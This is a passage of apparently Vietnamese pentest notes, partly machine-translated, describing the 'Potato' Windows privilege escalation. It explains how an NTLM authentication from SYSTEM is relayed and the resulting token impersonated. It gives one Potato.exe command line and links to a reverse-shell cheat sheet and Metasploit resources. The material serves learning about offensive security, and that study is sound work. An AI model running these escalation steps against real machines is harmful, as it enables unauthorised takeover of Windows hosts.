
Đánh lừa tài khoản của NT AUTHORITY\SYSTEM để xác thực thông qua NTLM đến điểm cuối TCP mà chúng tôi kiểm soát.


Man-in-the-middle this authentication NTLM relay cô cố gắng để đàm phán security token cho NT AUTHORITY\SYSTEM” account .Điều này được thực hiện thông qua một loạt các Windows API call.

Mạo danh mã thông báo chúng tôi vừa đàm phán. Điều này chỉ có thể được thực hiện nếu tài khoản hiện tại của kẻ tấn công có đặc quyền mạo danh mã thông báo bảo mật. Điều này thường đúng với hầu hết các tài khoản dịch vụ và không đúng với hầu hết các tài khoản cấp người dùng.

 Windows 7 có thể được khai thác khá đáng tin cậy thông qua cơ chế cập nhật Windows Defender.

Potato.exe -ip <local ip> -cmd <command to run> -disable\_exhaust true





Tham khảo :

aspx : <https://stackoverflow.com/questions/10182751/server-client-send-receive-simple-text>

<https://www.youtube.com/watch?v=eFR93buUAFk>

<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>

<https://maytinhkhoe.com/thu-thuat/huong-dan-fake-ip-don-gian-bang-phan-mem-proxifier.html/>

<http://kechocgian.blogspot.com/2013/04/metasploit-framework.html>

<https://www.offensive-security.com/metasploit-unleashed/donate/>

<https://www.youtube.com/watch?v=qK0pxxhf0Ik> ( demo)